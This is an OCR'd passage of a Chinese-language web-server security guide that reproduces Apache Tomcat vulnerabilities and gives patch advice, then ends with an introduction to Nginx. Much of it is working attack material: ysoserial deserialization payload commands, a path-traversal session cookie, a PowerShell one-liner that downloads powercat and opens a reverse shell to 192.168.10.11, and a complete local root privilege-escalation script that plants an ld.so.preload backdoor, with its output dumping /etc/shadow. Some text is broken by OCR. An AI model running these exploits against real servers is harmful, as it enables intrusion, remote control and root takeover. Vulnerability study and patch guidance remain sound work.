


Bat文件内写如下内容




```
@echo off
echo Content-Type: test/plain
echo.
set foo=&~1
%foo%
```

5. 在后边追加命令，即可实现命令执行操作



修复建议

禁用enableCmdLineArguments参数。

在conf/web.xml中覆写采用更严格的参数合法性检验规则。

升级tomcat到9.0.17以上版本。

Tomcat Session(CVE-2020-9484)反序列化漏洞

影响版本

```
Apache Tomcat 10.0.0-M1–10.0.0-M4
Apache Tomcat 9.0.0.M1–9.0.34
Apache Tomcat 8.5.0–8.5.54
Apache Tomcat 7.0.0–7.0.103
```

攻击者能够控制服务器上文件的内容和文件名称

服务器PersistenceManager配置中使用了FileStore

PersistenceManager中的sessionAttributeValueClassNameFilter被配置为“null”，或者过滤器不够严格，导致允许攻击者提供反序列化数据的对象

攻击者知道使用的FileStore存储位置到攻击者可控文件的相对路径

漏洞成因

Apache Tomcat在处理Session反序列化时的安全缺陷。这个漏洞允许攻击者通过构造恶意请求，绕过之前针对CVE-2020-9484的补丁，执行反序列化代码，从而对系统造成危害。漏洞的具体成因包括以下几点：

1. **不安全的配置**：如果Tomcat的session持久化功能配置不安全，例如使用了FileStore作为PersistenceManager的存储方式，并且sessionAttributeValueClassNameFilter被设置为NULL或使用了其他较为宽松的过滤器，这允许攻击者提供反序列化数据对象。
2. **攻击者控制文件**：攻击者能够控制服务器上文件的内容和名称，以及知道FileStore使用的存储位置到可控文件的相对路径。

这些条件共同作用，使得攻击者能够成功利用漏洞，执行任意代码。为了防止潜在的漏洞风险，Apache Tomcat用户被建议及时升级到不受漏洞影响范围的版本，或者采取临时缓解措施，如禁止使用Session持久化功能FileStore，或单独配置sessionAttributeValueClassNameFilter的值，以确保只有特定属性的对象可以被序列化与反序列化

漏洞复现

执行下面语句生成 payload

```
java -jar ysoserial-all.jar Groovy1 "touch /tmp/2333" > /tmp/test.session
```

使用以下命令访问tomcat服务

```
curl 'http://127.0.0.1:8080/index.jsp' -H 'Cookie:
JSESSIONID=../../../../../tmp/test'
```

```
root@localhost ~]# curl 'http://127.0.0.1:8080/index.jsp' -H 'Cookie: JSESSIONI
=../../../../../tmp/test'
<!doctype html><html lang="zh"><head><title>HTTP Status 500 – Internal Server E
ror</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h
 h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {fo
-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {
ight:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP S
tus 500 – Internal Server Error</h1><hr class="line" /><p><b>Type</b> 异常报告
p><p><b>消息</b> java.lang.UNIXProcess cannot be cast to java.util.Set</p><p><
描述</b> 服务器遇到一个意外的情况，阻止它完成请求。</p><p><b>Exception</b></p>
re>java.lang.ClassCastException: java.lang.UNIXProcess cannot be cast to java.
il.Set
        com.sun.proxy.$Proxy9.entrySet(Unknown Source)
        sun.reflect.annotation.AnnotationInvocationHandler.readObject(Annotatio
nvocationHandler.java:452)
        sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
        sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.ja
:62)
        sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccesso
mpl.java:43)
        java.lang.reflect.Method.invoke(Method.java:498)
```

虽然显示报错，但是也执行了。在/tmp目录下创建了2333目录

```
[root@localhost ~]# ls /tmp/
2333
hsperfdata_root
ssh-aqAFn77QFpei
systemd-private-dda09f76480a4ef[illegible]7a6a65517f94c8-bolt.service-OQO9do
systemd-private-dda09f76480a4ef[illegible]7a6a65517f94c8-chronyd.service-JxAxtk
systemd-private-dda09f76480a4efa857a6a65517f94c8-colord.service-sTFZnd
systemd-private-dda09f76480a4efa857a6a65517f94c8-cups.service-s6sePb
systemd-private-dda09f76480a4efa857a6a65517f94c8-fwupd.service-AarOuT
systemd-private-dda09f76480a4efa857a6a65517f94c8-rtkit-daemon.service-YAOcdI
Temp-505d4b03-b382-44f2-ae09-4095b35c732a
test.session
VMwareDnD
vmware-root_6640-994621948
[root@localhost ~]#
```

修复建议

```
升级到 Apache Tomcat 10.0.0-M5 及以上版本
升级到 Apache Tomcat 9.0.35 及以上版本
升级到 Apache Tomcat 8.5.55 及以上版本
升级到 Apache Tomcat 7.0.104 及以上版本
```

临时修复建议

```
禁止使用Session持久化功能FileStore
```

Tomcat反序列化漏洞(CVE-2016-8735)

影响版本

```
Apache Tomcat 9.0.0.M1 to 9.0.0.M11
Apache Tomcat 8.5.0 to 8.5.6
Apache Tomcat 8.0.0.RC1 to 8.0.38
Apache Tomcat 7.0.0 to 7.0.72
Apache Tomcat 6.0.0 to 6.0.47
```

外部需要开启JmxRemoteLifecycleListener监听的 10001 和 10002 端口，来实现远程代码执行

漏洞成因

CVE-2016-8735漏洞的成因与Apache Tomcat中的JmxRemoteLifecycleListener监听器有关。

Apache Tomcat是一款广泛使用的轻量级Web应用服务器，主要用于开发和调试JSP程序，适用于中小型系统。CVE-2016-8735漏洞是一个远程代码执行漏洞，允许远程攻击者利用该漏洞执行代码。该漏洞影响了Apache Tomcat的多个版本，包括6.0.48之前的版本、7.0.73之前的7.x版本、8.0.39之前的8.x版本、8.5.7之前的8.5.x版本以及9.0.0.M12之前的9.x版本。

漏洞的具体成因与JmxRemoteLifecycleListener监听器有关，该监听器在Tomcat中的使用并未及时升级，导致存在远程代码执行漏洞。此外，Oracle修复了JmxRemoteLifecycleListener反序列化漏洞（CVE-2016-3427），但由于Tomcat中没有及时升级，导致了这一漏洞的出现。此漏洞在严重程度上被定义为重要（Important），而非临界（Critical），主要是因为采用此监听器的数量并不算大，而且即便此监听器被利用，此处JMX端口访问对攻击者而言也相当不寻常

漏洞复现

环境：Tomcat7.0.39

在 conf/server.xml 中第 30 行中配置启用JmxRemoteLifecycleListener功能监听的端口

```
28  <!--Initialize Jasper prior to webapps are loaded. Documentation at /docs/jasper-howto.html -->
29  <Listener className="org.apache.catalina.core.JasperListener"/>
30  <Listener className="org.apache.catalina.mbeans.JmxRemoteLifecycleListener" rmiRegistryPortPlatform="10001" rmiServerPortPlatform=
    "10002"/>
31  <!-- Prevent memory leaks due to use of particular java/javax APIs-->
```

配置好 jmx 的端口后，我们在 tomcat 版本(Index of /dist/tomcat)所对应的 extras/ 目录下来下载 catalina-jmx-remote.jar 以及下载 groovy-2.3.9.jar 两个jar 包。下载完成后放至在lib目录下。

接着我们再去bin目录下修改catalina.bat脚本。在ExecuteThe Requested Command注释前面添加这么一行。主要配置的意思是设置启动tomcat的相关配置，不开启远程监听jvm信息。设置不启用他的ssl链接和不使用监控的账户。具体的配置可以去了解一下利用tomcat的jmx监控。

```
catalina.bat
188
189 set CATALINA_OPTS=-Dcom.sun.management.jmxremote.ssl=false -Dcom.sun.management.jmxremote.authenticate=fals
190
191 rem ----- Execute The Requested Command ---------------------------------------
192
```

然后启动 Tomcat ，看看本地的 10001 和 10002 端口是否开放


```
C:\Windows\System32>netstat -ano | findstr 10001
  TCP    0.0.0.0:10001          0.0.0.0:0              LISTENING       5316
  TCP    [::]:10001             [::]:0                 LISTENING       5316

C:\Windows\System32>netstat -ano | findstr 10002
  TCP    0.0.0.0:10002          0.0.0.0:0              LISTENING       5316
```

漏洞利用代码

```
java -cp ysoserial.jar ysoserial.exploit.RMIRegistryExploit 127.0.0.1 10001 Groovy1
"calc.exe"
```

但是由于该命令没有回显，所以我们还是选择反弹shell回来，以下是反弹nc的shell。

```
java -cp  ysoserial.jar ysoserial.exploit.RMIRegistryExploit  127.0.0.1 10001
Groovy1  "powershell IEX (New-Object
System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/
powercat/master/powercat.ps1');powercat -c 192.168.10.11 -p 8888 -e cmd"
```



修复建议

1、关闭 JmxRemoteLifecycleListener 功能，或者是对 jmx JmxRemoteLifecycleListener 远程端口进行网络访问控制。同时，增加严格的认证方式。

2、根据官方去升级更新相对应的版本。

Tomcat本地提权漏洞(CVE-2016-1240)

影响版本

```
Tomcat 8 <= 8.0.36-2
Tomcat 7 <= 7.0.70-2
Tomcat 6 <= 6.0.45+dfsg-1~deb8u1
```

- 通过deb包安装的tomcat
- 需要重启tomcat
- 受影响的系统包括**Debian**、**Ubuntu**，其他使用相应**deb**包的系统也可能受到影响

漏洞成因

CVE-2016-1240漏洞的成因在于Tomcat的deb包中存在一个问题，导致在Debian系统的Linux上，deb包安装的Tomcat程序会自动为管理员安装一个启动脚本位于/etc/init.d/tomcat*。这个启动脚本允许攻击者通过低权限的Tomcat用户获得系统root权限。具体来说，攻击者可以利用这个漏洞，通过修改catalina.out文件指向任意系统文件的链接，一旦Tomcat init脚本（以ROOT权限运行）在服务重启后再次打开catalina.out文件，攻击者就可以获取ROOT权限。这一漏洞的利用难度并不大，因此受影响的用户需要特别关注并及时采取防御措施

漏洞复现

Debian系统的Linux上管理员通常利用`apt-get`进行包管理，CVE-2016-1240这一漏洞其问题出在Tomcat的deb包中,使 deb包安装的Tomcat程序会自动为管理员安装一个启动脚本：`/etc/init.d/tocat*`利用该脚本，可导致攻击者通过低权限的Tomcat用户获得系统root权限！

```
1.  # Run the catalina.sh script as a daemon
2.  set +e
3.  touch "$CATALINA_PID" "$CATALINA_BASE"/logs/catalina.out
4.  chown $TOMCAT7_USER "$CATALINA_PID" "$CATALINA_BASE"/logs/c
```

本地攻击者，作为`tomcat`用户（比如说，通过web应用的漏洞）若将`catalina.out`修改为指向任意系统文件的链接，一旦`Tomcat init`脚本（**ROOT**权限运行）在服务重启后再次打开`catalina.out`文件，攻击者就可获取ROOT权限。

漏洞poc

```
#!/bin/bash
#
# Tomcat 6/7/8 on Debian-based distros - Local Root Privilege Escalation Exploit
#
# CVE-2016-1240
```

```
#
# Discovered and coded by:
#
# Dawid Golunski
# http://legalhackers.com
#
# This exploit targets Tomcat (versions 6, 7 and 8) packaging on
# Debian-based distros including Debian, Ubuntu etc.
# It allows attackers with a tomcat shell (e.g. obtained remotely through a
# vulnerable java webapp, or locally via weak permissions on webapps in the
# Tomcat webroot directories etc.) to escalate their privileges to root.
#
# Usage:
# ./tomcat-rootprivesc-deb.sh path_to_catalina.out [-deferred]
#
# The exploit can used in two ways:
#
# -active (assumed by default) - which waits for a Tomcat restart in a loop and
instantly
# gains/executes a rootshell via ld.so.preload as soon as Tomcat service is
restarted.
# It also gives attacker a chance to execute: kill [tomcat-pid] command to
force/speed up
# a Tomcat restart (done manually by an admin, or potentially by some tomcat service
watchdog etc.)
#
# -deferred (requires the -deferred switch on argv[2]) - this mode symlinks the
logfile to
# /etc/default/locale and exits. It removes the need for the exploit to run in a
loop waiting.
# Attackers can come back at a later time and check on the /etc/default/locale file.
Upon a
# Tomcat restart / server reboot, the file should be owned by tomcat user. The
attackers can
# then add arbitrary commands to the file which will be executed with root
privileges by
# the /etc/cron.daily/tomcatN logrotation cronjob (run daily around 6:25am on
default
# Ubuntu/Debian Tomcat installations).
#
# See full advisory for details at:
# http://legalhackers.com/advisories/Tomcat-DebPkgs-Root-Privilege-Escalation-
Exploit-CVE-2016-1240.html
#
# Disclaimer:
# For testing purposes only. Do no harm.
#
BACKDOORSH="/bin/bash"
BACKDOORPATH="/tmp/tomcatrootsh"
PRIVESCLIB="/tmp/privesclib.so"
PRIVESCSRC="/tmp/privesclib.c"
SUIDBIN="/usr/bin/sudo"
```

```
function cleanexit {
    # Cleanup
    echo -e "\n[+] Cleaning up..."
    rm -f $PRIVESCSRC
    rm -f $PRIVESCLIB
    rm -f $TOMCATLOG
    touch $TOMCATLOG
    if [ -f /etc/ld.so.preload ]; then
        echo -n > /etc/ld.so.preload 2>/dev/null
    fi
    echo -e "\n[+] Job done. Exiting with code $1 \n"
    exit $1
}
function ctrl_c() {
        echo -e "\n[+] Active exploitation aborted. Remember you can use -deferred
switch for deferred exploitation."
    cleanexit 0
}
#intro
echo -e "\033[94m \nTomcat 6/7/8 on Debian-based distros - Local Root Privilege
Escalation Exploit\nCVE-2016-1240\n"
echo -e "Discovered and coded by: \n\nDawid Golunski \nhttp://legalhackers.com
\033[0m"
# Args
if [ $# -lt 1 ]; then
    echo -e "\n[!] Exploit usage: \n\n$0 path_to_catalina.out [-deferred]\n"
    exit 3
fi
if [ "$2" = "-deferred" ]; then
    mode="deferred"
else
    mode="active"
fi
# Priv check
echo -e "\n[+] Starting the exploit in [\033[94m$mode\033[0m] mode with the
following privileges: \n`id`"
id | grep -q tomcat
if [ $? -ne 0 ]; then
    echo -e "\n[!] You need to execute the exploit as tomcat user! Exiting.\n"
    exit 3
fi
# Set target paths
TOMCATLOG="$1"
if [ ! -f $TOMCATLOG ]; then
    echo -e "\n[!] The specified Tomcat catalina.out log ($TOMCATLOG) doesn't exist.
Try again.\n"
    exit 3
fi
echo -e "\n[+] Target Tomcat log file set to $TOMCATLOG"
# [ Deferred exploitation ]
# Symlink the log file to /etc/default/locale file which gets executed daily on
default
```

```
# tomcat installations on Debian/Ubuntu by the /etc/cron.daily/tomcatN logrotation
cronjob around 6:25am.
# Attackers can freely add their commands to the /etc/default/locale script after
Tomcat has been
# restarted and file owner gets changed.
if [ "$mode" = "deferred" ]; then
    rm -f $TOMCATLOG && ln -s /etc/default/locale $TOMCATLOG
    if [ $? -ne 0 ]; then
        echo -e "\n[!] Couldn't remove the $TOMCATLOG file or create a symlink."
        cleanexit 3
    fi
    echo -e  "\n[+] Symlink created at: \n`ls -l $TOMCATLOG`"
    echo -e  "\n[+] The current owner of the file is: \n`ls -l /etc/default/locale`"
    echo -ne "\n[+] Keep an eye on the owner change on /etc/default/locale . After
the Tomcat restart / system reboot"
    echo -ne "\n    you'll be able to add arbitrary commands to the file which will
get executed with root privileges"
    echo -ne "\n    at ~6:25am by the /etc/cron.daily/tomcatN log rotation cron. See
also -active mode if you can't wait ;)
 \n\n"
    exit 0
fi
# [ Active exploitation ]
trap ctrl_c INT
# Compile privesc preload library
echo -e "\n[+] Compiling the privesc shared library ($PRIVESCSRC)"
cat <<_solibeof_>$PRIVESCSRC
#define _GNU_SOURCE
#include
#include
#include
#include
uid_t geteuid(void) {
    static uid_t  (*old_geteuid)();
    old_geteuid = dlsym(RTLD_NEXT, "geteuid");
    if ( old_geteuid() == 0 ) {
        chown("$BACKDOORPATH", 0, 0);
        chmod("$BACKDOORPATH", 04777);
        unlink("/etc/ld.so.preload");
    }
    return old_geteuid();
}
_solibeof_
gcc -Wall -fPIC -shared -o $PRIVESCLIB $PRIVESCSRC -ldl
if [ $? -ne 0 ]; then
    echo -e "\n[!] Failed to compile the privesc lib $PRIVESCSRC."
    cleanexit 2;
fi
# Prepare backdoor shell
cp $BACKDOORSH $BACKDOORPATH
echo -e "\n[+] Backdoor/low-priv shell installed at: \n`ls -l $BACKDOORPATH`"
# Safety check
```

```
if [ -f /etc/ld.so.preload ]; then
    echo -e "\n[!] /etc/ld.so.preload already exists. Exiting for safety."
    cleanexit 2
fi
# Symlink the log file to ld.so.preload
rm -f $TOMCATLOG && ln -s /etc/ld.so.preload $TOMCATLOG
if [ $? -ne 0 ]; then
    echo -e "\n[!] Couldn't remove the $TOMCATLOG file or create a symlink."
    cleanexit 3
fi
echo -e "\n[+] Symlink created at: \n`ls -l $TOMCATLOG`"
# Wait for Tomcat to re-open the logs
echo -ne "\n[+] Waiting for Tomcat to re-open the logs/Tomcat service restart..."
echo -e  "\nYou could speed things up by executing : kill [Tomcat-pid] (as tomcat
user) if needed ;)
 "
while :; do
    sleep 0.1
    if [ -f /etc/ld.so.preload ]; then
        echo $PRIVESCLIB > /etc/ld.so.preload
        break;
    fi
done
# /etc/ld.so.preload file should be owned by tomcat user at this point
# Inject the privesc.so shared library to escalate privileges
echo $PRIVESCLIB > /etc/ld.so.preload
echo -e "\n[+] Tomcat restarted. The /etc/ld.so.preload file got created with tomcat
privileges: \n`ls -l /etc/ld.so.preload`"
echo -e "\n[+] Adding $PRIVESCLIB shared lib to /etc/ld.so.preload"
echo -e "\n[+] The /etc/ld.so.preload file now contains: \n`cat /etc/ld.so.preload`"
# Escalating privileges via the SUID binary (e.g. /usr/bin/sudo)
echo -e "\n[+] Escalating privileges via the $SUIDBIN SUID binary to get root!"
sudo --help 2>/dev/null >/dev/null
# Check for the rootshell
ls -l $BACKDOORPATH | grep rws | grep -q root
if [ $? -eq 0 ]; then
    echo -e "\n[+] Rootshell got assigned root SUID perms at: \n`ls -l
$BACKDOORPATH`"
    echo -e "\n\033[94mPlease tell me you're seeing this too ;)
  \033[0m"
else
    echo -e "\n[!] Failed to get root"
    cleanexit 2
fi
# Execute the rootshell
echo -e "\n[+] Executing the rootshell $BACKDOORPATH now! \n"
$BACKDOORPATH -p -c "rm -f /etc/ld.so.preload; rm -f $PRIVESCLIB"
$BACKDOORPATH -p
# Job done.
cleanexit 0
```

poc运行方式：

```
tomcat7@ubuntu:/tmp$ id
uid=110(tomcat7) gid=118(tomcat7) groups=118(tomcat7)
tomcat7@ubuntu:/tmp$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04 LTS
Release:    16.04
Codename:   xenial
tomcat7@ubuntu:/tmp$ dpkg -l | grep tomcat
ii  libtomcat7-java              7.0.68-1ubuntu0.1               all
Servlet and JSP engine -- core libraries
ii  tomcat7                      7.0.68-1ubuntu0.1               all
Servlet and JSP engine
ii  tomcat7-common               7.0.68-1ubuntu0.1               all
Servlet and JSP engine -- common files
tomcat7@ubuntu:/tmp$ ./tomcat-rootprivesc-deb.sh /var/log/tomcat7/catalina.out
Tomcat 6/7/8 on Debian-based distros - Local Root Privilege Escalation Exploit
CVE-2016-1240
Discovered and coded by:
Dawid Golunski
http://legalhackers.com
[+] Starting the exploit in [active] mode with the following privileges:
uid=110(tomcat7) gid=118(tomcat7) groups=118(tomcat7)
[+] Target Tomcat log file set to /var/log/tomcat7/catalina.out
[+] Compiling the privesc shared library (/tmp/privesclib.c)
[+] Backdoor/low-priv shell installed at:
-rwxr-xr-x 1 tomcat7 tomcat7 1037464 Sep 30 22:27 /tmp/tomcatrootsh
[+] Symlink created at:
lrwxrwxrwx 1 tomcat7 tomcat7 18 Sep 30 22:27 /var/log/tomcat7/catalina.out ->
/etc/ld.so.preload
[+] Waiting for Tomcat to re-open the logs/Tomcat service restart...
You could speed things up by executing : kill [Tomcat-pid] (as tomcat user) if
needed ;)
[+] Tomcat restarted. The /etc/ld.so.preload file got created with tomcat
privileges:
-rw-r--r-- 1 tomcat7 root 19 Sep 30 22:28 /etc/ld.so.preload
[+] Adding /tmp/privesclib.so shared lib to /etc/ld.so.preload
[+] The /etc/ld.so.preload file now contains:
/tmp/privesclib.so
[+] Escalating privileges via the /usr/bin/sudo SUID binary to get root!
[+] Rootshell got assigned root SUID perms at:
-rwsrwxrwx 1 root root 1037464 Sep 30 22:27 /tmp/tomcatrootsh
Please tell me you're seeing this too ;)
[+] Executing the rootshell /tmp/tomcatrootsh now!
tomcatrootsh-4.3# id
uid=110(tomcat7) gid=118(tomcat7) euid=0(root) groups=118(tomcat7)
tomcatrootsh-4.3# whoami
root
tomcatrootsh-4.3# head -n3 /etc/shadow
root:$6$oaf[cut]:16912:0:99999:7:::
daemon:*:16912:0:99999:7:::
bin:*:16912:0:99999:7:::
```

```
tomcatrootsh-4.3# exit
exit
```

修复建议

目前，Debian、Ubuntu等相关操作系统厂商已修复并更新受影响的Tomcat安装包。受影响用户可采取以下解决方案：

```
1、更新Tomcat服务器版本：

（1）针对Ubuntu公告链接
http://www.ubuntu.com/usn/usn-3081-1/

（2）针对Debian公告链接
https://lists.debian.org/debian-security-announce/2016/msg00249.html
https://www.debian.org/security/2016/dsa-3669
https://www.debian.org/security/2016/dsa-3670

2、加入-h参数防止其他文件所有者被更改，即更改Tomcat的启动脚本为：
chown -h $TOMCAT6_USER “$CATALINA_PID” “$CATALINA_BASE”/logs/catalina.out
```

0x02 NGINX

Nginx简介

Nginx是一款高性能、高可靠性的Web服务器和反向代理服务器。它的设计目标是为了解决C10k问题，也就是在一个服务进程中处理成千上万的并发连接。

Nginx发展历程

- 2002年：Igor Sysoev开始编写Nginx
- 2004年：Nginx首次公开发布
- 2005年：Nginx成为俄罗斯最受欢迎的Web服务器之一
- 2008年：Nginx 0.6版发布，支持多进程模型
- 2011年：Nginx 1.0版发布，宣布正式进入稳定版阶段
- 2013年：Nginx成为全球最受欢迎的Web服务器之一，超越Apache
- 2015年：Nginx公司成立，推出商业版Nginx Plus
- 2019年：F5 Networks宣布收购Nginx公司，成为其子公司

Nginx的优点


1. 高性能：Nginx采用事件驱动的异步非阻塞处理方式，能够支持更多的并发连接和更高的吞吐量。
2. 轻量级：Nginx的核心代码非常精简，占用的资源少，启动速度快。
3. 高可靠性：Nginx的设计具有很好的稳定性和容错能力，能够在高负载下稳定运行。
4. 灵活性：Nginx支持模块化设计，可以通过添加不同的模块来实现不同的功能，比如反向代理、负载均衡、缓存、SSL等。

Nginx基本架构

Nginx的基本架构采用事件驱动的异步架构，它不同于传统的多线程或多进程模型，可以有效地利用系统资源并提高处理效率。Nginx的核心由Master进程和Worker进程组成，Master进程主要负责管理和监控Worker进程，而Worker进程则负责具体的请求处理。Nginx采用epoll、kqueue、select等多种I/O模型来处理并发请求，同时支持动态模块加载和灵活的配置，可以根据不同的需求进行灵活调整。

Nginx应用场景

1. 作为Web服务器：Nginx可以作为静态文件服务器，处理静态文件的请求，同时也支持动态页面请求的反向代理。
2. 作为反向代理服务器：Nginx可以将请求转发到不同的后端服务器，实现负载均衡和高可用性。
3. 作为缓存服务器：Nginx可以将经常被请求的数据缓存起来，减轻后端服务器的压力，提高性能。
4. 作为安全服务器：Nginx可以通过SSL协议实现加密通信，同时还可以通过HTTP Basic Auth等方式实现用户认证和访问控制。

